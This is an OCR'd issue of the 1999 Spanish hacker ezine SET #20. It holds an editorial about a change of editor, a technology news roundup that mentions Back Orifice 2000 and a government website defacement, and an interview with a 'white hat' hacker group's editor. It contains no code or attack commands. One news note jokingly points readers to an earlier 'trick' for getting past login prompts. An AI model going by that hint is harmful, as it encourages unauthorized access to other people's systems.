


SAQUEADORES EDICION TECNICA

INFORMACION LIBRE PARA GENTE LIBRE

A~o III - SET 20 - 18 de Agosto de 1999

	Disponible en: http://www.imedia.es/set	
	http://set.net.eu.org	
	http://www.thepentagon.com/paseante	
	Mirror oficial: http://www.vanhackez.com/SET	
	Y ademas en: Gorth BBS (2:340/25) - Tlf: 928 35 54 14	

|| <set-fw@bigfoot.com> ||

SET Ezine #20, 18 de Agosto de 1999. ISSN 1575-1414

Recomendado: No mirar al Sol directamente ;->

```
OJO - OJO - OJO - OJO - OJO - OJO - OO - OJO - OJO - OJO - OJO - OJO - OJO
O                                                                       O
O  ADVERTENCIA: La informacion contenida en este ezine no refleja la    O
O  opinion de nadie y se facilita con caracter de mero entretenimiento, O
O  todos los datos aqui presentes pueden ser erroneos, malintencionados O
O  inexplicables o carentes de sentido.                                 O
O  El grupo SET no se responsabiliza ni de la opinion ni de los         O
O  contenidos de los articulos firmados.                                O
O  De aqui EN ADELANTE cualquier cosa que pase es responsabilidad       O
O  vuestra. Protestas dirigirse a /dev/echo o al tlf. 900-666-000       O
O                                                                       O
OJO - OJO - OJO - OJO - OJO - OJO - OO - OJO - OJO - OJO - OJO - OJO - OJO
```


{ TABLA DE CONTENIDOS }

Cuando alguien hace algo un poco mejor de lo que es uso,
la Espa~a oficial se revuelve airada contra el
y se dispone a aniquilarlo.

-- Ortega y Gasset

EOF

```
-[ 0x01 ]--------------------------------------------------------------------
-[ EDITORIAL ]---------------------------------------------------------------
-[ by Editor ]-----------------------------------------------------------SET-20-
```



Que mejor para empezar este numero especial de verano que una bonita imagen de una tipica playa. El ASCII esta hecho por Michel Eftimakis, como se parecia en la firma. Un buen dibujante ASCII, que ademas, si no recuerdo mal, trabaja en VLSI en Francia.

Pero basta de presentaciones artisticas y vamos ya con lo que se presenta en este nuevo numero de SET.

El 20 es un numero muy redondo como para no presentar novedades y sorpresas.

Para empezar, tenemos una nueva incorporacion al SET. Estoy hablando de Krip7ik, un buen amigo con el que he pasado buenos ratos hablando, sobre todo de algunos proyectos de investigacion que espero den su fruto para SET 21.

Siguiendo con el staff, pues unos vienen, y otros se van. Es el caso de Hendrix, que debido a sus multiples proyectos, ha decidido abandonar el staff, aunque ha prometido seguir colaborando. En sus propias palabras, no se ve capaz de mantener una seccion fija adelante. Esperamos ver que realmente sigue ahi. Aunque conociendole como le conozco, se que seguira dando guerra. Estamos hablando de un chaval que tiene cuerda para rato.

En lo que se refiere al ezine, en el aspecto burocratico tenemos una nueva noticia.

Si en SET 19 ya anunciabamos que por fin habiamos conseguido ser reconocidos como publicacion, y contabamos con nuestro numero de registro ISSN. Pues en aquel momento no tuvimos tiempo para prepararlo. Pero ahora esta listo. A partir de ahora acompa~ara a la revista un fichero GIF con el codigo de barras de cada numero.

Por si esto fuera poco, ademas de las direcciones ya existentes para que nos envieis vuestros articulos, comentarios, dudas, sugerencias y colaboraciones de todo tipo, ponemos a vuestra disposicion un apartado de correos, por si quereis enviarnos algo que no pueda ser transferido por via electronica, como el CD que Vanhackez nos envio para su analisis.

Asi que ya sabeis. A partir de ya podeis poneros en contacto con nosotros en:

SET - Saqueadores Edicion Tecnica
Ap. Correos 2051
33080 - Oviedo

Como veis, SET esta creciendo. Pasito a pasito, como debe ser. Sin carreras, sin prisas. Algo que nos caracteriza, como la salida de cada numero ;-)

Hasta ahora habeis podido ver tan solo una minima parte de lo que estamos haciendo. Por ejemplo, el Trivial ya ha dado sus frutos, y aunque lo queriamos haber sacado para la NcN, no fue asi.

Ademas de lo que ya conoceis, SET tiene muchos proyectos en trastienda. Algunos veran la luz este a~o, y otros quizas se queden en meras ideas, Quien sabe.

Lo que es seguro es que esto es cada vez mas grande, y requiere mas tiempo. Tiempo que yo no tengo.

Hace algun tiempo lei un texto titulado "La catedral y el bazar" de Eric S. Raymond, quizas el mayor defensor del open source.

En el, aclara que un factor muy importante para que un proyecto triunfe es saber cuando hay que buscar un sucesor, cuando hay que ceder el testigo, y saber encontrar al candidato ideal.

Ahora SET me desborda. Este numero tenia que haber salido hace unas semanas. Y ya veis lo tarde que ha salido. Los que ya teniais noticia de la fecha aproximada os hareis a una idea.

No puedo asegurar mi disponibilidad para estar pendiente de cada numero de SET, de cada proyecto. Y eso no es bueno para la ezine.

Esta ezine tiene que continuar, tiene que seguir adelante.

Por eso ha llegado el momento de decir adios... Pero adios como editor. Sigo en el staff, y colaborare en lo que pueda. Soy uno mas. Solo que no puedo hacerme cargo de sacar por mas tiempo la revista adelante.

Las cosas estan asi.

Lo que pase a partir de ahora no lo se.

De momento le paso el testigo a GreeN LegenD, quien estoy seguro que es digno del puesto, como me ha demostrado desde que le conozco. Se que con el, el futuro de SET esta asegurado.

Es momento, como diria Eric, de dejar paso a quienes tienen nuevas perspectivas sobre este proyecto, y tienen fuerzas y tiempo para dedicarselo.

Espero que haya quedado claro que SET sigue adelante, que el nuevo editor a partir de SET 21 sera GreeN LegenD, y que yo seguire ahi como uno mas del staff.

No me queda mas que desearos un feliz verano (o lo que queda de el) y que disfruteis de este numero de SET tanto como hemos disfrutado nosotros creandolo.

Pero no puedo despedir esta editorial sin antes dedicar este numero a una persona muy especial para mi. No hace falta dar nombres... Seguro que ya sabe quien es cuando lea esto. A ti va dedicado este numero. ;-)

Ah! Y un saludo muy especial a la gente que estuvo en la quedada de hace unos dias en Madrid. Realmente interesante. A ver cuando repetimos.

Falken - 04.08.1999
EOT

EOF

-[0x02]--
-[NOTICIAS]--
-[by Rufus T. Firefly]---SET-20-

<=<=<==>=>=> Indice <=<=<==>=>=>

He aqui un ¡ndice, en grupos de cinco para poder verlo mejor, pero no
significa que esten relacionados:

- El X Window System cumple 15 a~os
- XFree86 4.0 a la vuelta de la esquina
- Amiga vuelve
- SGI se toma Linux en serio
- distributed.net tiene problemas

- iBook, como el iMac, pero port til
- DIVX muere
- Netscape se apunta a la letra i
- Mozilla punto 8 y adelante
- NT vence a Linux

- Back Orifice 2000
- Compaq vende Altavista
- Africa tendra un anillo de 40 Gbps
- K7 lanzado
- S3 compra Diamond Multimedia

- Comienza el despliegue de IPv6
- Patentes de software en Europa
- DEFCON 7
- Movida en Geocities
- AOL compra WinAmp

- X11Amp pasa a ser XMMS
- Alehop y Linux
- El truco de Internet gratis
- El comisario de Timof¢nica
- Libro sobre criptograf¡a

- Lio en Interior
- Aprobado el standard de ADSL
- S tiras iMac
- Pantallazo Azul en variados colores
- Nombre raros

- Times busca al hombre del siglo
- Bugtraq en espa~ol
- Novedades de la scene hispana
- Ultima hora: Hackean la Moncloa

<=<=<==>=>=> Art¡culos <=<=<==>=>=>

>>> El X Window System cumple 15 a~os

Exacto, el sistema de ventanitas con soporte de red cumple 15 a~itos.
Ya va por la R6.4 y nadie se ha planteado el abandonarlo.

[Y eso que segun algunos no existe porque Unix no tiene interfaz gr fica y
que en caso de existir es muy lento por que no sirve para animacion en
tiempo real ¨que usar entonces Silicon Graphics?]

>>> XFree86 4.0 a la vuelta de la esquina

Seguimos con las X, en este caso en la version de libre distribuci¢n que se suele usar en sistemas como Linux y *BSD. Por ahora solo est n disponibles versiones beta para probar la futura 4.0.

Esta 4.0 significa una restructuraci¢n del sistema XFree86, e incluir cosas como soporte para fuentes True Type, mejoras en los sistemas con varios monitores incluida la opci¢n Xinerama para unir monitores como si se tratara de un gran escritorio, sistema altamente modular (en plan plugin) u overlays para tener aplicaiones de menos bits sobre una pantalla de m s (la t¡pica pega de "solo funciona en 8 bits de color" solventada).

Como siempre, http://www.xfree86.org/.

>>> Amiga vuelve [¨?]

Alguno se acordar de los Amiga, incluso puede que aun tenga alguno. Pues bien, han anunciado que vuelven [llevan siglos con lo de volver, pero no vuelven], primero comentaron que con QNX, y de repente, dicen que con el kernel de Linux como base.

Tambin han empezado a sacar especificaciones tcnicas, interesantes pero no del estilo original. El procesador aun no esta claro, corren rumores sobre Transmeta. Los gr ficos funcionar¡an mediante AGP con un chip ATI.

Por su parte QNX ha decido seguir adelante con lo que ya tenian hecho y unir fuerzas con Phase5.

Para saber m s:
http://www.amiga.com/diary/executive/tech_brief1st.html
http://www.amigactive.com/newsitems/11071999-lnx.html
http://www.metamiga.com/
http://www.amiga.de/
http://www.qnx.com/amiga/
http://www.phase5.de/

[Mucho ruido y pocas nueces. Cuando se puedan comprar, hablamos.]

>>> SGI se toma Linux en serio

SGI, no solo va a donar (o ha donado) mejoras, como el GLX, el sistema de ficheros XFS o el sistema ccNUMA para multiples procesadores, sino que ha decidido que en los proximos meses sus nuevas m quinas tambien llevar n Linux. Segun anuncian, NT ser opcional, y Linux de serie.

¨No os lo creis?
http://reality.sgi.com/performer/perf-99-07/0103.html
http://www.sgi.com/newsroom/press_releases/1999/may/linux.html
http://www.sgi.com/newsroom/press_releases/1999/june/flat_panel.html
http://www.news.com/News/Item/0,4,39644,00.html?st.ned.gif.j
http://www.zdnet.com/zdnn/stories/news/0,4586,2259009,00.html
http://www.news.com/News/Item/0,4,36807,00.html?st.ne.fd.tohhed.ni
http://www.crn.com/sections/news/news.asp?ArticleID=3959
http://www.sgi.com/developers/

[¨Una VisualWorkstation con Linux? ¨Nuevas m quinas? Las VW no estar¡an nada mal, ciertamente, aunque eso de volver al Unix es un gran paso en cualquier

m quina, nueva o vieja.]

>>> distributed.net tiene problemas

Alguien ha estado simulando que analizaba millones de claves como si tuviera un superodenador. El resultado es que han tenido que parar, anular esos bloques y tomar medidas para evitar futuros fraudes.

http://n0cgi.distributed.net/cgi/dnet-finger.cgi?user=nugget

[-Qu gracioso el nene!]

>>> iBook, como el iMac, pero port til

Siguiendo en la misma linea que el iMac, Apple est a punto de sacar el iBook, un portatil, con formas redondeadas, pl stico semitransparente de colores chillones y precio bajo (para ser Mac). Novedad interesante es el accesorio para LAN por radio creado por Lucent (tambin disponible en PCMCIA para PCs). Tambin han anunciado un portatil serio.

http://www.apple.com/ibook/

[Esperemos que la calidad del teclado y del touchpad supere a los perifricos del iMac. Lo que sigo sin entender es porque confunden dise~o con aspecto de juguete, las SGI tienen buena pinta, pero no de juguete.]

>>> DIVX muere

El sistema similar el DVD, pero con un concepto de pago bastante difirente, ha muerto por falta de aceptaci¢n. Al parecer a la gente no le gustaba la idea de "atar" un disco a un lector en concreto, ni depender de la existencia de una empresa.

[Se cre¡an que la gente era tonta, pero cuando se enteran de que si la empresa muere, van a empezar a tener problemas con algo que ya han pagado, el resultado m s normal es que la empresa muera directamente.]

>>> Netscape se apunta a la letra i

En un futuro no muy lejano, la suite de Netscape pasar a llamarse iPlanet, o al menos eso dicen. Netscape quedar para los navegadores.

http://www.infoworld.com/cgi-bin/displayStory.pl?990720.iisunnet.htm

[iCoche, iCasa, iLeche... ¨Qu tal si pasamos a llamarnos iSET?]

>>> Mozilla punto 8 y adelante

Mozilla no para, ya va por el punto 8 y al fin tiene algo m s de marcha y atracci¢n, tras haber resuelto los primeros problemas (c¢digo empresarial, no para tranbajo en grupo) sus componentes empiezan a usarse en otras partes, como Gecko.

>>> NT vence a Linux

En un reciente test realizado por Mindcraft, Linux sale muy mal parado. Tras

las quejas, debido a que la m quina con Linux no estaba todo lo configurada que podia estar, se realizo una segunda vuelta, en la que NT volvio a ganar con menos ventaja.

[¨Podr la gente de Linux hacer un test que NT sea incapaz de ganar? Seguro, pero dudo que pierdan el tiempo en ello. Y ahora en serio, ¨si NT es tan potente, por que Hotmail no lo usa? ¨Por que MS usa varias m quinas para menos trabajo del que una realizaba en el test? ¨Por que tanta ilusi¢n por parte de SGI? ¨Por que demonios nos empe~amos en hacer tests en vez de mirar situaciones reales?]

>>> Back Orifice 2000

Los chicos del Cult of Dead Cow acaban de lanzar la versi¢n de BO para Windows 2000. Por supuesto el revuelo ha sido espectacular. B sicamente hay dos bandos, los del ataque de seguridad (MS y compa~ias antivirus) y los del sistema de administraci¢n remoto (cDc). Esta nueva versi¢n viene con c¢digo fuente y ataca al NT 5 (2000).

El BO2K no se autodistribuye, sino que tiene que ser insertado dentro de otro programa o ser ejecutado a drede, es decir, un troyano. El sistema de funcionamiento es similar al del Systems Management Server de MS.

Para m s datos:
http://www.microsoft.com/security/bulletins/bo2k.asp
http://www.microsoft.com/smsmgmt/techdetails/remote.asp
http://www.bo2k.com/ y http://www.cultdeadcow.com/news/pr19990719.html

[Todo depende del cristal con que se mira.]

>>> Compaq vende Altavista

El famoso motor de busqueda ha dejado de ser propiedad de Compaq. La continuidad est asegurada. La compradora es CMGI, una empresa dedicada a Internet, propietaria de acciones de otros buscadores y de otras empresas dedicada al Internet al 100%. Tambien ha comprado shopping.com o Zip2.

http://www.cmgi.com/press/99/altavista.htm

>>> Africa tendra un anillo de 40 Gbps

Se espera que para el 2003 Africa tenga un anillo de fibra con una velocidad de 40 Gbps. El sistema ser de tipo submarino y estar dise~ado para soportar todas las amenazas naturales de las zonas por donde pase.

http://news.bbc.co.uk/low/english/sci/tech/newsid_376000/376016.stm

>>> K7 lanzado

El nuevo chip de AMD ya ha sido lanzado y esta disponible para las empresas que quieran hacer placas u ordenadores completos. Los test realizados a K7, que por cierto se va a llamar Athlon, con placas experimentales de AMD dan unos resultados muy aceptables, pues ponen en aprietos graves a los Xeon de 512 KB, menor precio y m s potencia. Intel ha reaccionado bajando los precios de los procesadores que tiene a la venta, pero aun no ha lanzado nada nuevo.

El sistema K7 usa un bus nunca visto en los PCs normales, para ser exactos el EV6 de los Alpha. Esto, para placas monoprocesador las encarece un poco,

pero para multiprocesador parece que simplifica las cosas y rinde m s.

http://www.amd.com/products/cpg/athlon/benchmarks.html
http://www.firingsquad.com/hardware/athlon600preview/
http://www.cpureview.com/art_k7smp_a.html

[Vaya, benchmarks... bueno, que prueben el Quake cuando quieres jugar al Quake no est muy desencaminado. El resto habr que verlo.]

>>> S3 compra Diamond Multimedia

Siguiendo la norma "Compra o se comprado", S3 se zampa a Diamond Multimedia. Se espera que DMM deje de producir placas que no lleven chip S3. Tambin se a anunciado que el reproductor de MP3 Rio pasa aa estar bajo una empresa independiente de Diamond.

http://biz.yahoo.com/bw/990622/ca_s3_diam_1.html

>>> Comienza el despliegue de IPv6

El IPv6 empieza a andar con algunas pruebas en m quinas concretas. La intenci¢n es mantener el IPv4 simulaneamente con el IPv6 durante alg£n tiempo para realizar una transicion suave. Lecura de RFCs recomendada.

>>> Patentes de software en Europa

El proyecto de aceptar patentes de software en Europa ha sido parado de manera temporal. Durante los pr¢ximos meses se estudiar que efectos tendr¡a su aprobaci¢n. En USA la gente se cuestiona el tema de las patentes, pero por presiones de las grandes compa~ias siguen y encima intentan extenderse al resto del mundo.

http://www.freepatents.org/

[¨Quin manda en Bruselas? Los USA, parece. Y que las peque~as empresas Europeas asi como a los creadores de Free Software que les zurzan.]

>>> DEFCON 7

Como todos los a~os, en USA montar¢n la juerga del DEFCON, ya van por la sptima edici¢n. El tema supongo que ya sabes cual era y si no te pasas por http://www.defcon.org/.

>>> Movida en Geocities

Tras ser comprada por Yahoo, Geocities cambio su licencia a unos terminos no muy amistosos ["tu nos das tu p ginas e im genes y luego hacemos lo que nos salga de las narices con ello"], pero tras bastantes quejas y un duro boycott la licencia ha vuelto a unos terminos m s normales ["mientras lo tengas en nuestros servidores, podemos hacer espejos, traducciones, usarlo como ejemplo y cuando te vayas no"]. Los m s beneficiados han sido otros sitios de hospedaje gratuito con condiciones menos restrictivas.

[Los errores se pagan caros. Y en Internet m s, la gente solo tiene que pulsar unas pocas teclas para armar la gorda.]

>>> AOL compra WinAmp

AOL ha comprado WinAmp y otros productos relacionados. El programa seguir en la misma linea que hasta ahora, y no afecta para nada al resto de players de MP3.

http://biz.yahoo.com/bw/990601/va_america_1.html

>>> X11Amp pasa a ser XMMS

El viejo X11Amp pasa a llamarse X Multimedia System tras recibir la ayuda de 4Front y seguir siendo GPL. La dir ahora es http://www.xmms.org/

>>> Alehop y Linux

Los CDs de Alehop incluyen datos para Linux y no solo el tipico Windows y MacOS. Todo un avance.

>>> El truco de Internet gratis

Para empezar, no es gratis, el telfono se sigue pagando. Y para rematar, Timof¢nica no se lleva todo el dinero, sino que tiene que dar una parte a la empresa que recibe la llamada, pues la centralita de destino no es suya, sino de la otra empresa.

[Ahora es f cil explicar por que las empresas se ha decidido a dar servicio gratis como locas y Timof¢nica ha tenido que reaccionar como ha podido. El verdadero problema sigue ahi: t rifa plana... si quieren que Espa~a y Europa pinten algo en Internet, la respuesta es t rifa plana en todas partes. De otro modo USA seguir mandado en Internet.]

>>> El comisario de Timof¢nica

Timof¢nica intent¢ alistar un comisario Europeo, para m s datos el de Telecomunicaciones. A la gente de de Bruselas no le ha gustado y han parado todo el asunto.

[¨Sabes lo que son las NDAs? Pues algo asi deber¡an aplicar a los pol¡ticos en estos casos.]

>>> Libro sobre criptograf¡a

Sacado de Kriptopolis, un profesor publica un libro sobre criptograf¡a, y se puede bajar de http://www.kriptopolis.com/criptografia.zip.

>>> Lio en Interior

Alguien saco algo, y ha detenido a un tio.

[¨Claro? Nada. M s adelante cuando la cosa se asiente esperamos poder decir m s.]

>>> Aprobado el standard de ADSL

La ITU-T ha establecido un grupo de recomendaciones para hacer compatibles

los sistemas, permitiendo una velocidad de hasta 7 Mbps mediante un filtro para separ voz de datos, ADSL hasta 1.5 Mbps, diversos modelos, esquema de la arquitectura, protocolos y todo el resto de elmentos que definen un standard en el campo de las telcomunicaciones.

[Ya hay standard... en los papeles, ahora faltan las casas. ¨Cuanto tardar n en ponerlo?]

>>> S tiras iMac

El iMac tiene un aire tan de juguete que esto era inevitable:
http://machardware.about.com/library/weekly/aa052199.htm
http://www7.big.or.jp/~katsurao/fp/f-inax.htm
http://www.geocities.com/SiliconValley/Cable/6535/ibrator.html

[Como el de la plancha "¨Separados al nacer?", aunque no tan reales.]

>>> Pantallazo Azul en variados colores

Para aquellos que disfruten viendo Pantallazos en sus Windows 9x, pero estn cansados del azul: http://pla-netx.com/linebackn/news/bsod.html
Temas de Pantallazo Azul.

[Pantallazo Rojo ;)]

>>> Nombre raros

Prueba http://www.microsfot.com/ y mira a donde te lleva.

[-Qu malvados son algunos!]

>>> Times busca al hombre del siglo

La archiconocida revista Times esta realizando una votacion para seleccionar al hombre mas importante del milenio. La cosa quedaria ahi de no ser porque el puesto numero 15 lo ocupa Linus Torvalds, mientras que Bill Gates queda relegado al puesto 16.

Para emitir un voto, http://cgi.pathfinder.com/time/time100/poc/century.html

>>> Bugtraq en espa~ol

Justo cuando estabamos cerrando esta edicion de SET nos llega la noticia de que se ha puesto en marcha la lista en castellano de Bugtraq. De hecho, ademas del ingles y el castellano, ahora podemos disfrutar de esta lista tambien en japones.

Info en http://www.securityfocus.com

>>> Novedades de la scene hispana

Desde hace unos meses podemos disfrutar de una nueva ezine orientada totalmente al nivel bajo (que no al bajo nivel). Se trata de Daemon’s Paradise, y podeis encontrar su primer numero en:

http://daemonsp.cjb.net

Por si esto fuera poco, una nueva webzine se nos presenta con unos
textos muy interesantes. Todo ello en:

http://urt.decay.org

>>> Ultima hora: Hackean la Moncloa

Que me permita Rufus meterme en su seccion. Esta noticia estara en boca
de todos justo cuando leais esto.

Justo el dia previo al eclipse del siglo un grupo de hackers que se
hace llamar Alianze presuntamente ha hackeado la web de la Moncloa.


No voy a opinar sobre esto. Creo que por lo que me conoceis ya sabreis cual
es mi opinion. Solo indicar que dejar los nicks de todo el grupo y firmar
el ataque no es mas que una forma de incitar a los miembros de seguridad
del estado. Asi que luego no os quejeis.

Nota final:
Ahora que tienes algo en lo que arrancar el cerebro, sal ahi fuera y busca
como mantenerlo en marcha, que ya eres mayor (aunque a veces lo dudo). ;D
Si algun sitio te pide login y password, te lees alg£n SET anterior, que ya
hemos dicho el truco varias veces.

Nota final (y van dos):
Agradecimientos para los que han colaborado y dos capones para los que no.
La direccion de correo aparece en la portada, y en el "Subject" o "Tema"
pones "SET-News" (sin comillas), para poder procesarlas sin que se me pierda
ninguna.

EOF

-[0x03]----------
-[EN LINEA CON...]----------
-[by Hendrix]----------SET-19-



Definitivamente creo que voy a cambiar el titulo de la seccion y llamarlo directamente:
"Los Hackers NO somos criminales", porque por mucho que lo repitamos nadie nos toma en serio. Pero parece ser que hay un grupo de individuos por ahi que con su idea de "hackers blancos" estan haciendo mucho por cambiar erronea imagen de "Hacker = delincuente informatico". Y no lo entiendo porque mira que nosotros lo decimos clarito : Que no somos criminales, joder!!!

Y no solo por esto merecian salir en esta seccion sino porque ademas son los unicos (aparte de SET, claro, que ya llevamos 20) que han conseguido mantener un ezine sobre hacking en España mas de 5 numeros seguidos. Me refiero claro esta a "J.J.F./Hackers Team" y mas concretamente a su editor,

Conde Vampiro

Bueno, aqui lo teneis, a ver que nos cuenta.

-> 1. Explicanos un poco quien es "Conde Vampiro" en realidad

Soy natural de Mallorca, tengo 22 a¤os y estudio Computer Science en los EE.UU. Mi pasion y vida es la informatica :) Me interesa la programacion, sistemas operativos (yo opino que todos lo s.o. tiene su gracia y no entro en las tipicas o.s. wars) y sobre todo la seguridad informatica.

Sobre mi, pues que decir, me gusta salir de marcha con los amigos, tomar unas copitas de vez en cuando, vodka & pomada rlz. Soy un adicto al cine y me encanta salir a cenar con la novia ;-) En el tema del deporte, pues me gusta pero no practico nada en particular, sera por las horas que paso delante de la maldita maquina. Pero me decanto por el ski, vela y patines en linea.

-> 2. Cual es el origen del nick?

Pues lo de "Conde" viene sobre un personaje de mi escritor favorito William Gibson, "Conde Cero" y lo de "Vampiro" pues porque me gusta el tema de los vampiros y por eso pense en ponerme "Conde Vampiro."

-> 3. Que puedes contarnos sobre JJF

Pues - J.J.F. / Hackers Team - es un grupo de amigos, el cual esta formado por estudiantes de Informatica, a los cuales les interesa todo lo relacionado con la informatica pero sobre todo el hacking y la seguridad informatica.

Actualmente somos un grupo de hackers blancos, refiriendonos a blancos como un grupo de hackers que se dedican a la seguridad informatica. Nuestras lineas de trabajo van desde nuestro/vuestro ezine "- J.J.F. / Hackers Team Journal", pasando por el desarrollo de heramientas, documentos y nuestros "- J.J.F. / Hackers Team - Security Advisory" y sin olvidarnos del grupo de RC5, "JJF RC5 Crack Team", al cual damos las gracias a todos esos voluntarios que nos siguen en nuestras continuas locuras ;-)

No nos encasillamos en ningun s.o. en concreto, por eso trabajamos en diversas plataformas como x86, Sparc, PDA. Bajo Linux, Solaris, FreeBSD, NT, Inferno, etc. Solo esperamos hacernos un peque¤o hueco en este duro mundo y sobre todo expandir nuestro conocimiento, que nos queda mucho por conocer :)

-> 4. Presentanos a toda esa pe¤a que formais JJF

El grupo actualmente esta formado por 5 espa¤oles y un venezolano. De los cuales
4 estan en EE.UU. estudiando y los otros 2 siguen en Espa¤a. Los miembros son:

Conde Vampiro
Mac Crack
Elektro
Tasslehoff
Dr Binix
Zhodiac

Cada miembro por su cuenta trabaja en la areas de la informatica que mas le gusten y luego se hacen proyectos en conjunto y asi intentamos abarcar un campo mas amplio y aprender unos de otros. Algunos son admin de ISP, webmasters o programadores en su tiempo libre. Todas estas actividades nos llevan mucho tiempo.

-> 5. Y la pregunta del millon: que co~o significa JJF?

XDDDDDDD

Esta pregunta nos la han hecho miles de veces y siempre hemos dicho lo mismo, es un secretito ;-)

-> 6. Como van los preparativos para la NcN? (la CON que organiza JJF en Mallorca). Ya sabes que voy para alla seguro.

Mientras escribo estas lineas, la NcN todavia no la hemos realizado pero espero que salga todo bien y sea un precedente para el hack hispano.

Nuestra intencion es que la gente se conozca fisicamente e intentar unir el hack con la seguridad informatica durante un fin de semana y sobre todo mucha diversion :)

Calculamos que seremos alrededor de 50, una buena cifra para este evento, en la cual habra concursos, ponencias, demostraciones, sesion de videos, etc.. Si sale todo bien esperamos que la NcN se celebre cada a¤o y sea un lugar de obligada visita para todo aquel interesado, tanto por hackers, admin, empresas, etc.

-> 7. Que otros proyectos teneis con JJF?

Pues como ya mencione anteriormente tenemos varias lineas de trabajo, personalmente me dedico sobre todo al desarrollo de herramientas, articulos y los avisos de seguridad. Siempre me fascina ver el codigo de un nuevo exploit, leer algun buen documento o toquetear algun s.o. "System Hacker" :)

-> 8. Que piensas del hack en Espa¤a?

Pienso que en espa¤a hay buenos hackers pero demasiados celos y enfados sin razon alguna. Al igual que hay demasiado "aprendiz de pirata" que lo unico que hace es perjudicar la imagen del hacker al igual que los medios de comunicacion, que en demasiadas ocasiones hablan sin conocimiento.

Poco a poco vemos como el hack espa¤ol esta saliendo de nuestras fronteras y se va abriendo hueco en la scene internacional. Supongo que cuando haya una mayor union en la scene hispana las cosas mejoraran mucho.

Tambien esta la creencia de que se es hacker por entrar en sistemas ajenos, cuando realmente es tener conocimientos en s.o., programacion, etc.. Por eso la creacion de material de calidad en espa¤a es minima. Aunque existen herramientas y documentos escritos por espa¤oles los cuales son magnificos y uno disfruta leyendolos.

-> 9. En el mundillo under ha habido un poco de cachondeo con el tema del "hackers blancos", aunque como ya he dicho en el fondo se trata de un concepto importante. Que puedes contarnos de esto?

Esto lo unico que demuestra, es desconocimiento y queda claro que todavia queda mucho por aprender. Casi todos nosotros (en el cual me incluyo) estamos siempre siguiendo el trabajo de varios conocidos grupos de hackers blancos. Aunque tampoco ha habido mucho cachondeo por parte de la gente, la mayoria lo ha entendido por un sentido racial, que nada tiene que ver y bueno los otros, pues ....

-> 10. Estudiando en yankilandia seguro que te has pasado por alguna con CON americana, cuentanos como se lo montan por ahi

Exactamente no he estado en ninguna Con todavia. Este a¤o estare en la NcN, logicamente :), y posiblemente vaya a una Con en Halloween con unos amigos en EE.UU. En lo que si he estado en muchas ocasiones son en las tipicas kedadas hacking tanto en espa¤a como en EE.UU. (2600) y en alguna "hacker party", en la cual se bebe como cosacos y se cambia info :)

-> 11. Que le responderias a toda esa gente que te pregunta "Conde, como puedo convertirme en un hacker" ?

Pues primero deberian saber que es un hacker realmente, una persona que su unico fin es el conocimiento y luego desarrolla y documenta. Debe conocer su maquina, su sistema operativo, programacion, etc. En mi opinion la gente que hace este tipo de preguntas no llegara nunca a ser un hacker. Un verdadero hacker se debe hacer a si mismo a base de estudio y eso requiere mucho tiempo y esfuerzo, que muy pocos estan dispuestos a cumplir. No eres un hacker por entra en un server y meter un sniffer pero si lo eres cuando eres capaz de demostrar algo que teoricamente era imposible ;-)

-> 12. Para cuando el proximo numero de JJF, parece que estais un poco parados en este tema. Desde que os mande un articulo mio para que lo publicaseis no habeis vuelto a sacar ningun nuevo numero, con la ilusion que me hacia :(

